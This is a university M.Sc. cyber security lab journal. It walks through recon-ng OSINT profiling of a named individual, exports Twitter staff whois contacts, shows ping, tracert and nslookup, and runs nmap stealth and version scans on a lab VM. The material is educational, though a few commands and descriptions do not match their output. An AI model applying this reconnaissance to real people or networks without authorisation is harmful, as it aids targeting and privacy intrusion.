UNIVERSITY OF MUMBAI

DEPARTMENT OF COMPUTER SCIENCE

M.Sc. Computer Science – Semester III

Track B: Security

Elective II: Cyber Security and Risk Assessment

JOURNAL

2022-2023

Seat No. _____

मुंबई विद्यापीठ
University of Mumbai
Re-accredited with A++ Grade
(CGPA 3.65) by NAAC (3rd Cycle 2021)

UNIVERSITY OF MUMBAI

DEPARTMENT OF COMPUTER SCIENCE

CERTIFICATE

This is to certify that the work entered in this journal was done in the University Department of Computer Science laboratory by Mr./Ms._____Seat No. _____ for the course of M.Sc. Computer Science - Semester III (CBCS) (Revised) during the academic year 2022- 2023 in a satisfactory manner.

_____ _____

Subject In-charge **Head of Department**

_____

External Examiner

Index


Practical 1

Aim: Use of open-source intelligence and passive reconnaissance

A. Recon-ng in kali Linux,

- **Recon-ng** is full featured Web Reconnaissance framework written in Python Complete with independent module, database interaction, built in convenience functions, interactive help, and command completion, Recon-ng provides a powerful environment which open-source web-based reconnaissance can be conducted quickly and thorough.

1. Open kali Linux Virtual Machine. And Open terminal
2. Type recon-ng to enter the console



3. Initially there are no modules installed. To install the modules, we need to use the following commands
   a. Discovery module

```
[recon-ng][default] > marketplace install discovery
[*] Module installed: discovery/info_disclosure/cache_snoop
[*] Module installed: discovery/info_disclosure/interesting_files
[*] Reloading modules ...
```

   b. Recon module

```
[recon-ng][default] > marketplace install recon
[*] Module installed: recon/companies-contacts/bing_linkedin_cache
[*] Module installed: recon/companies-contacts/censys_email_address
[*] Module installed: recon/companies-contacts/pen
[*] Module installed: recon/companies-domains/censys_subdomains
[*] Module installed: recon/companies-domains/pen
[*] Module installed: recon/companies-domains/viewdns_reverse_whois
[*] Module installed: recon/companies-domains/whoxy_dns
[*] Module installed: recon/companies-hosts/censys_org
[*] Module installed: recon/companies-hosts/censys_tls_subjects
```

   c. Importing module

```
[recon-ng][default] > marketplace install import
[*] Module installed: import/csv_file
[*] Module installed: import/list
[*] Module installed: import/masscan
[*] Module installed: import/nmap
[*] Reloading modules ...
```

   d. Exploitation module

```
[recon-ng][default] > marketplace install exploitation
[*] Module installed: exploitation/injection/command_injector
[*] Module installed: exploitation/injection/xpath_bruter
[*] Reloading modules ...
```

e. Reporting module

```
[recon-ng][default] > marketplace install reporting
[*] Module installed: reporting/csv
[*] Module installed: reporting/html
[*] Module installed: reporting/json
[*] Module installed: reporting/list
[*] Module installed: reporting/proxifier
[*] Module installed: reporting/pushpin
[*] Module installed: reporting/xlsx
[*] Module installed: reporting/xml
[*] Reloading modules ...
```

Now the required modules are installed.

```
    Sponsored by ...                       /\   /\/   \\V   \/\
                                          / \\/ // \\\\\ \\ \/\
                                         // // BLACK HILLS  V  \\
                                        www.blackhillsinfosec.com

                                                www.practisec.com

                              [recon-ng v5.1.2, Tim Tomes (@lanmaster53)]

[85] Recon modules
[13] Disabled modules
[8]  Reporting modules
[4]  Import modules
[2]  Exploitation modules
[2]  Discovery modules
```


4. To create a **new workspace**

```
[recon-ng][default] > workspaces list

  +--------------------------------+
  | Workspaces |      Modified     |
  +--------------------------------+
  | default    | 2022-12-16 07:22:39 |
  +--------------------------------+

[recon-ng][default] > workspaces create security_breaches
[recon-ng][security_breaches] > workspaces list

  +------------------------------------------+
  |     Workspaces    |       Modified       |
  +------------------------------------------+
  | default           | 2022-12-16 07:22:39 |
  | security_breaches | 2022-12-16 08:27:11 |
  +------------------------------------------+
```

5. Install the module *recon/domains-contacts/whois_pocs* and load the installed modules

```
[recon-ng][security_breaches] > marketplace install recon/domains-contacts/whois_pocs
[*] Module installed: recon/domains-contacts/whois_pocs
[*] Reloading modules ...
[recon-ng][security_breaches] > modules load recon/domains-contacts/whois_pocs
[recon-ng][security_breaches][whois_pocs] >
```

6. Set the option and run the module



7. Type **back** and enter the workspace. We will install another module recon/profiles-profiles/namechk and load the module to validate the user William Fenech

```
[recon-ng][security_breaches] > marketplace install recon/profiles-profiles/namechk
[*] Module installed: recon/profiles-profiles/namechk
[*] Reloading modules ...
```

8. Set the option and run the module

```
[recon-ng][security_breaches] > modules load recon/profiles-profiles/namechk
[recon-ng][security_breaches][namechk] > options list

  Name    Current Value  Required  Description
  ------  -------------  --------  -----------
  SOURCE  default        yes       source of input (see 'info' for details)

[recon-ng][security_breaches][namechk] > options set source William Fenech
SOURCE => William Fenech
[recon-ng][security_breaches][namechk] > options list

  Name    Current Value   Required  Description
  ------  -------------   --------  -----------
  SOURCE  William Fenech  yes       source of input (see 'info' for details)

[recon-ng][security_breaches][namechk] > run
```

9. Type **back** and enter the workspace. We will install another module recon /profiles-profiles/profiler to check the existence of user William Fenech

```
[recon-ng][security_breaches][namechk] > back
[recon-ng][security_breaches] > marketplace
Interfaces with the module marketplace

Usage: marketplace <info|install|refresh|remove|search> [ ... ]

[recon-ng][security_breaches] > marketplace install recon/profiles-profiles/profiler
[*] Module installed: recon/profiles-profiles/profiler
[*] Reloading modules ...
```

```
[recon-ng][security_breaches] > modules load recon/profiles-profiles/profiler
```

10. Set the option run the module

```
[recon-ng][security_breaches][profiler] > options list

  Name    Current Value  Required  Description
  ------  -------------  --------  -----------
  SOURCE  default        yes       source of input (see 'info' for details)

[recon-ng][security_breaches][profiler] > options set source William Fenech
SOURCE => William Fenech
[recon-ng][security_breaches][profiler] > options list

  Name    Current Value   Required  Description
  ------  -------------   --------  -----------
  SOURCE  William Fenech  yes       source of input (see 'info' for details)

[recon-ng][security_breaches][profiler] > run
[*] Retrieving https://raw.githubusercontent.com/WebBreacher/WhatsMyName/master/web_accounts_li
```

11. Generate a **Report**, we will install another module reporting/html and load the module to generate a report in html file.

```
[recon-ng][security_breaches][profiler] > back
[recon-ng][security_breaches] > options list

  Name        Current Value  Required  Description
  ----------  -------------  --------  -----------
  NAMESERVER  8.8.8.8        yes       default nameserver for the resolver mixin
  PROXY                      no        proxy server (address:port)
  THREADS     10             yes       number of threads (where applicable)
  TIMEOUT     10             yes       socket timeout (seconds)
  USER-AGENT  Recon-ng/v5    yes       user-agent string
  VERBOSITY   1              yes       verbosity level (0 = minimal, 1 = verbose, 2 = debug)

[recon-ng][security_breaches] > marketplace install reporting/html
[*] Module installed: reporting/html
[*] Reloading modules ...
```

```
[recon-ng][security_breaches] > modules load reporting/html
[recon-ng][security_breaches][html] > options list

  Name      Current Value                                                  Required  Descripti
on
  --------  -------------                                                  --------  ---------
--
  CREATOR                                                                  yes       use creat
or name in the report footer
  CUSTOMER                                                                 yes       use custo
mer name in the report header
  FILENAME  /home/kali/.recon-ng/workspaces/security_breaches/results.html  yes       path and
filename for report output
  SANITIZE  True                                                           yes       mask sens
itive data in the report
```

Set all options.

```
[recon-ng][security_breaches][html] > options set creator Riya
CREATOR ⇒ Riya
```

```
[recon-ng][security_breaches][html] > options set customer William Fenech
CUSTOMER ⇒ William Fenech
[recon-ng][security_breaches][html] > options set FILENAME /home/kali/William_fenech.html
FILENAME ⇒ /home/kali/William_fenech.html
[recon-ng][security_breaches][html] > options list

  Name      Current Value                  Required  Description
  --------  -------------                  --------  -----------
  CREATOR   Riya                           yes       use creator name in the report footer
  CUSTOMER  William Fenech                 yes       use customer name in the report header
  FILENAME  /home/kali/William_fenech.html  yes       path and filename for report output
  SANITIZE  True                           yes       mask sensitive data in the report
```

Run the module.

```
[recon-ng][security_breaches][html] > run
[*] Report generated at '/home/kali/William_fenech.html'.
```

12. Html file is generated in given location Go to the location and double click on the file.

```
[recon-ng][security_breaches][html] > exit
```

```
┌──(kali㉿kali)-[~]
└─$ pwd
/home/kali

┌──(kali㉿kali)-[~]
└─$ ll William_fenech.html
-rw-r--r-- 1 kali kali 5546 Dec 16 14:13 William_fenech.html
```

William Fenech

www.recon-ng.com

Recon-ng Reconnaissance Report

[-] Summary

table	count
domains	0
companies	0
netblocks	0
locations	0
vulnerabilities	0
ports	0
hosts	0
contacts	9
credentials	0
leaks	0
pushpins	0
profiles	0
repositories	0


[-] Contacts

first_name	middle_name	last_name	email	title	region	country	phone	notes	module
		Twitter Network Abuse	net-abuse@twitter.com	Whois contact	San Francisco, CA	United States			whois_pocs
		Network Operations	noc@twitter.com	Whois contact	San Francisco, CA	United States			whois_pocs
		RIR Admin	rir@twitter.com	Whois contact	San Francisco, CA	United States			whois_pocs
Anton		Yurchenko	ayurchenko@twitter.com	Whois contact	San Francisco, CA	United States			whois_pocs
Chris		Swinford	cswinford@twitter.com	Whois contact	San Francisco, CA	United States			whois_pocs
Christopher		Woodfield	caw@twitter.com	Whois contact	Seattle, WA	United States			whois_pocs
Gregori		Parker	gregori@twitter.com	Whois contact	San Francisco, CA	United States			whois_pocs
Timothy		Southern	tsouthern@twitter.com	Whois contact	San Francisco, CA	United States			whois_pocs
William		Fenech	wfenech@twitter.com	Whois contact	San Francisco, CA	United States			whois_pocs

Created by: Riya
Fri, Dec 16 2022 14:13:19

B. Windows Command line utilities

1. **Ping**: Ping is command line utility, available on virtually any operating system with network connectivity, that acts as a test to see if a networked device is reachable. The ping command send a request over the network to a specific device.



Get the Public IP of the given domain. Check the size of the packet which can be receive by the destination.

```
C:\Users\gupta>ping 192.229.179.87

Pinging 192.229.179.87 with 32 bytes of data:
Reply from 192.229.179.87: bytes=32 time=8ms TTL=56
Reply from 192.229.179.87: bytes=32 time=3ms TTL=56
Reply from 192.229.179.87: bytes=32 time=4ms TTL=56
Reply from 192.229.179.87: bytes=32 time=7ms TTL=56

Ping statistics for 192.229.179.87:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 3ms, Maximum = 8ms, Average = 5ms
```

```
C:\Users\gupta>ping www.w3schools.com

Pinging cs837.wac.edgecastcdn.net [192.229.179.87] with 32 bytes of data:
Reply from 192.229.179.87: bytes=32 time=13ms TTL=56
Reply from 192.229.179.87: bytes=32 time=3ms TTL=56
Reply from 192.229.179.87: bytes=32 time=4ms TTL=56
Reply from 192.229.179.87: bytes=32 time=4ms TTL=56

Ping statistics for 192.229.179.87:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 3ms, Maximum = 13ms, Average = 6ms
C:\Users\gupta>ping www.w3schools.com -f -l 1452

Pinging cs837.wac.edgecastcdn.net [192.229.179.87] with 1452 bytes of data:
Reply from 192.229.179.87: bytes=1452 time=4ms TTL=56
Reply from 192.229.179.87: bytes=1452 time=5ms TTL=56
Reply from 192.229.179.87: bytes=1452 time=5ms TTL=56
Reply from 192.229.179.87: bytes=1452 time=4ms TTL=56

Ping statistics for 192.229.179.87:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 4ms, Maximum = 5ms, Average = 4ms
```

Check how much TTL would take to discard the packet

```
C:\Users\gupta>ping www.w3schools.com -i 1

Pinging cs837.wac.edgecastcdn.net [192.229.179.87] with 32 bytes of data:
Reply from 192.168.5.1: TTL expired in transit.
Reply from 192.168.5.1: TTL expired in transit.
Reply from 192.168.5.1: TTL expired in transit.
Reply from 192.168.5.1: TTL expired in transit.

Ping statistics for 192.229.179.87:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
```

2. **Tracert using Ping**

```
C:\Users\gupta>ping www.w3schools.com -i 1 -n 1

Pinging cs837.wac.edgecastcdn.net [192.229.179.87] with 32 bytes of data:
Reply from 192.168.5.1: TTL expired in transit.

Ping statistics for 192.229.179.87:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
```

```
C:\Users\gupta>ping www.w3schools.com -i 15 -n 1

Pinging cs837.wac.edgecastcdn.net [192.229.179.87] with 32 bytes of data:
Reply from 192.229.179.87: bytes=32 time=4ms TTL=56

Ping statistics for 192.229.179.87:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 4ms, Maximum = 4ms, Average = 4ms
```

```
C:\Users\gupta>ping www.w3schools.com -i 14 -n 1

Pinging cs837.wac.edgecastcdn.net [192.229.179.87] with 32 bytes of data:
Reply from 192.229.179.87: bytes=32 time=4ms TTL=56

Ping statistics for 192.229.179.87:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
C:\Users\gupta>ping www.w3schools.com -i 13 -n 1

Pinging cs837.wac.edgecastcdn.net [192.229.179.87] with 32 bytes of data:
Reply from 192.229.179.87: bytes=32 time=3ms TTL=56

Ping statistics for 192.229.179.87:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
```

3. **Tracert:** Traceroute is a network diagnostic tool used to track in real-time the pathway taken by a packet on an IP network from source to destination, reporting the IP addresses of all the routers it pinged in between. Traceroute also records the time taken for each hop the packet makes during its route to the destination.

```
C:\Users\gupta>tracert

Usage: tracert [-d] [-h maximum_hops] [-j host-list] [-w timeout]
               [-R] [-S srcaddr] [-4] [-6] target_name

Options:
    -d                Do not resolve addresses to hostnames.
    -h maximum_hops   Maximum number of hops to search for target.
C:\Users\gupta>tracert www.w3schools.com

Tracing route to cs837.wac.edgecastcdn.net [192.229.179.87]
over a maximum of 30 hops:

  1     2 ms     2 ms     6 ms  192.168.5.1
  2     *        *        *     Request timed out.
  3     2 ms     2 ms     2 ms  172.16.109.49
  4     5 ms     4 ms     5 ms  static-33.74.143.114-tataidc.co.in [114.143.74.33]
  5     4 ms     *        *     10.118.143.1
  6     *        *        *     Request timed out.
  7     3 ms     2 ms     3 ms  172.29.206.46
  8     6 ms     5 ms     3 ms  115.110.206.154.static-Mumbai.vsnl.net.in [115.110.206.154]
  9     4 ms     3 ms     3 ms  192.229.179.87

Trace complete.
```

4. **NSLookup:** NSLookup (from name server lookup) is a network administration command line tool for querying the Domain Name System (DNS) to obtain domain name or IP mapping or other DNS records.

```
C:\Users\gupta>nslookup
Default Server:  one.one.one.one
Address:  1.1.1.1

> set type=a
> www.upgcm.ac.in
Server:  one.one.one.one
Address:  1.1.1.1

Non-authoritative answer:
Name:    upgcm.ac.in
Address:  148.251.191.4
Aliases:  www.upgcm.ac.in

> set type=cname
> www.upgcm.ac.in
Server:  one.one.one.one
Address:  1.1.1.1

Non-authoritative answer:
www.upgcm.ac.in canonical name = upgcm.ac.in
```


Practical 2

Aim: Enumeration of various services that are running on a target machine using Nmap

Lab Tasks

To enumerate services on target machine, perform the following steps:

1. Launch kali linux
2. Select Applications > information Gathering > nmap, then the following screen will appear as shown in figure



3. Type '`nmap -sP 192.168.0.0/2`', and press enter, as shown in figure

Then 'Nmap' will scan all the nodes on the given network range and display all the hosts that are running.

4. Type '`sudo nmap -sS < IP address of the target machine >`', and press Enter, as shown in Figure (here we have used 192.xx.xx.xx. as IP address). Then a Stealthy syn scan will be initiated, and all the open ports that are running on the machine will be displayed,

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS 192.168.227.129
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-18 23:57 EST
Nmap scan report for 192.168.227.129
Host is up (0.0000080s latency).
All 1000 scanned ports on 192.168.227.129 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 1 IP address (1 host up) scanned in 0.90 seconds
```

Now, we can see all the open ports along with the services. We will find the version of each of these services running on the open port by performing a syn scan with the version detection switch.

5. Type '*sudo nmap -sSV -O <IP address of the target machine>*', and press Enter.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sSV -O 192.168.227.129
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-18 23:59 EST
Nmap scan report for 192.168.227.129
Host is up (0.000037s latency).
All 1000 scanned ports on 192.168.227.129 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.02 seconds
```


Now, the nmap performs the scan and displays the version of the services. We have found the enumerated result. We will now save the scan result.

6. Type '*sudo nmap -sSV -O <IP address of the target machine> -oN result.txt*', and press Enter ,as shown in figure.


```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sSV -O 192.168.227.129 -oN result.txt
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-19 00:07 EST
Nmap scan report for 192.168.227.129
Host is up (0.000074s latency).
All 1000 scanned ports on 192.168.227.129 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 4.76 seconds
```

Then following screen will appear, as shown in figure. Nmap will now perform Stealthy Scan with version and OS detection, and save the result in a text file(Enumerasation.txt), which will be located on home (root) directory.

